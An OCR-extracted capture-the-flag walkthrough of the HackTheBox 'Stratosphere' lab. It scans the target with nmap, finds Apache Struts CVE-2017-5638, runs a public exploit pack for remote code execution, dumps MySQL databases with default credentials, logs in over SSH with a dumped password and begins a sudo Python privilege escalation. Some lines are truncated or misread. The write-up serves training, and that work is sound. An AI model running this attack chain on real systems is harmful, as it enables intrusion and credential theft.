
Wednesday, January 2, 2019 7:14 PM

Level: Easy
Task: find user.txt and root.txt file in victim's machine.
WalkThrough
Since these labs are online available therefore they have static IP. The IP of Stratosphere is 10.10.10.64
Let's start off with scanning the network to find our target.


```
1 nmap -sV 10.10.10.64
```




As per nmap port 80 is open for HTTP let's explore the target IP in the browser. After exploring port 80, we was welcomed by following page where we didn't found any informative clue.




After then we visit Port 8080 for HTTP proxy and here also we get same web page. We try to inspect source code of port 80 and 8080 but we got nothings.



Therefore next we decided to have directory brute force attack with help of Dirbuster and used wordlist “dictionary-list-2.3-medium.txt” for the attack.




Luckily it fetched some web directories such as /Monitoring, let's explore it in the web browser.



So when we try to open the URL ***http://10.10.10.64:8080/Monitoring*** then it gets redirect to ***http://10.10.10.64:8080/Monitoring/example/Welcome.action*** for login. I closely look at the URL containing **.action extension,** so I made Google search to extract complete information related to this extension. I found action extension is utilized

by **apache struts2** which has a history of bugs and vulnerabilities and if you will search for its exploit, you will get lot of python scripts and exploits to compromise this service.



So we used nmap script to identify its state of vulnerability


```
1 nmap -p8080 --script http-vuln-cve2017-563 --script-args path=/Monitoring/ 10.10.10.64
```

Awesome!!! It is vulnerable to cve2017-563, let's exploit it.

```
root@kali:~# nmap -p8080 --script http-vuln-cve2017-5638 --script-args path=/Monitoring/ 10.10.10.64
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-03 01:32 EDT
Nmap scan report for 10.10.10.64
Host is up (0.24s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-vuln-cve2017-5638:
|   VULNERABLE:
|   Apache Struts Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-5638
|       Apache Struts 2.3.5 - Struts 2.3.31 and Apache Struts 2.5 - Struts 2.5.10 are vulnerable to a R
|       vulnerability via the Content-Type header.
|
|     Disclosure date: 2017-03-07
|     References:
|       https://cwiki.apache.org/confluence/display/WW/S2-045
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
|_      http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
```

I found an exploit Struts-Apache-ExploitPack , lets download it from git hub and give full permission.

```
git clone https://github.com/drigg3r/Struts-Apache-ExploitPack.git
cd Struts-Apache-ExploitPack
cd Exploiter
ls
chmod 777 Exploit.sh
```



Now run the following command to exploit the victim machine.

```
./Exploit.sh http://10.10.10.64:8080/Monitoring/example/Welcome.action
id
ls
cat db_connect
Username: admin
Password: admin
```

So now we have database credential, let's utilized them for getting all information from inside the database.

```
mysqldump -u admin -padmin --all-databases --skip-lock-tables
```

Here I found Password "9tc*rhKuG5TyXvUJOrE^5CK7k" for user Richard, now let's try to connect with SSH using these credential.

```
Enter Command to execute>mysqldump -u admin -padmin --all-databases --skip-lock-tables
-- MySQL dump 10.16  Distrib 10.1.26-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database:
-- ------------------------------------------------------
-- Server version       10.1.26-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Current Database: `users`
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ `users` /*!40100 DEFAULT CHARACTER SET utf8mb4 */;

USE `users`;

--
-- Table structure for table `accounts`
--

DROP TABLE IF EXISTS `accounts`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `accounts` (
  `fullName` varchar(45) DEFAULT NULL,
  `password` varchar(30) DEFAULT NULL,
  `username` varchar(20) DEFAULT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `accounts`
--

LOCK TABLES `accounts` WRITE;
/*!40000 ALTER TABLE `accounts` DISABLE KEYS */;
INSERT INTO `accounts` VALUES ('Richard F. Smith','9tc*rhKuG5TyXvUJOrE^5CK7k','richard');
/*!40000 ALTER TABLE `accounts` ENABLE KEYS */;
UNLOCK TABLES;
```

```
1  ssh richard@10.10.10.64
```

Yuppie we successfully logged in victim's machine, so now let get the user.txt and root.txt


```
1  ls
2  cat user.txt
3  cat test.py
```

Here we notice that test.py was computing some hash values and at the end it will give success.py from inside the root directory and whole script is depends upon hashlib.


```
root@kali:~# ssh richard@10.10.10.64
richard@10.10.10.64's password:
Linux stratosphere 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u2 (2018-02-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 27 16:26:33 2018 from 10.10.14.2
richard@stratosphere:~$ ls
Desktop  test.py  user.txt
richard@stratosphere:~$ cat user.txt
e610b[illegible]ca1665a1c02336b
richard@stratosphere:~$ cat test.py
#!/usr/bin/python3
import hashlib


def question():
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
    md5 = hashlib.md5()
    md5.update(q1.encode())
    if not md5.hexdigest() == "5af003e100c80923ec04d65933d382cb":
        print("Sorry, that's not right")
        return
    print("You got it!")
    q2 = input("Now what's this one? d24f6fb449855ff42344feff18ee2819033529ff\n")
    sha1 = hashlib.sha1()
    sha1.update(q2.encode())
    if not sha1.hexdigest() == 'd24f6fb449855ff42344feff18ee2819033529ff':
        print("Nope, that one didn't work...")
        return
    print("WOW, you're really good at this!")
    q3 = input("How about this? 91ae5fc9ecbca9d346225063f23d2bd9\n")
    md4 = hashlib.new('md4')
    md4.update(q3.encode())
    if not md4.hexdigest() == '91ae5fc9ecbca9d346225063f23d2bd9':
        print("Yeah, I don't think that's right.")
        return
    print("OK, OK! I get it. You know how to crack hashes...")
    q4 = input("Last one, I promise: 9efebee84ba0c5e030147cfd1660f5f2850883615d444c
    blake = hashlib.new('BLAKE2b512')
    blake.update(q4.encode())
    if not blake.hexdigest() == '9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf
        print("You were so close! urg... sorry rules are rules.")
        return

    import os
    os.system('/root/success.py')
    return
```

Then we also check sudo rights for Richard and found he has sudo right to run all type of python script. So very first we check test.py file and start solving hashes in order to get success.py

```
1 sudo /usr/bin/python /home/richard/test.py
```



So we got the hash value, now we need to decode it and after decoding I found "kayboo!"

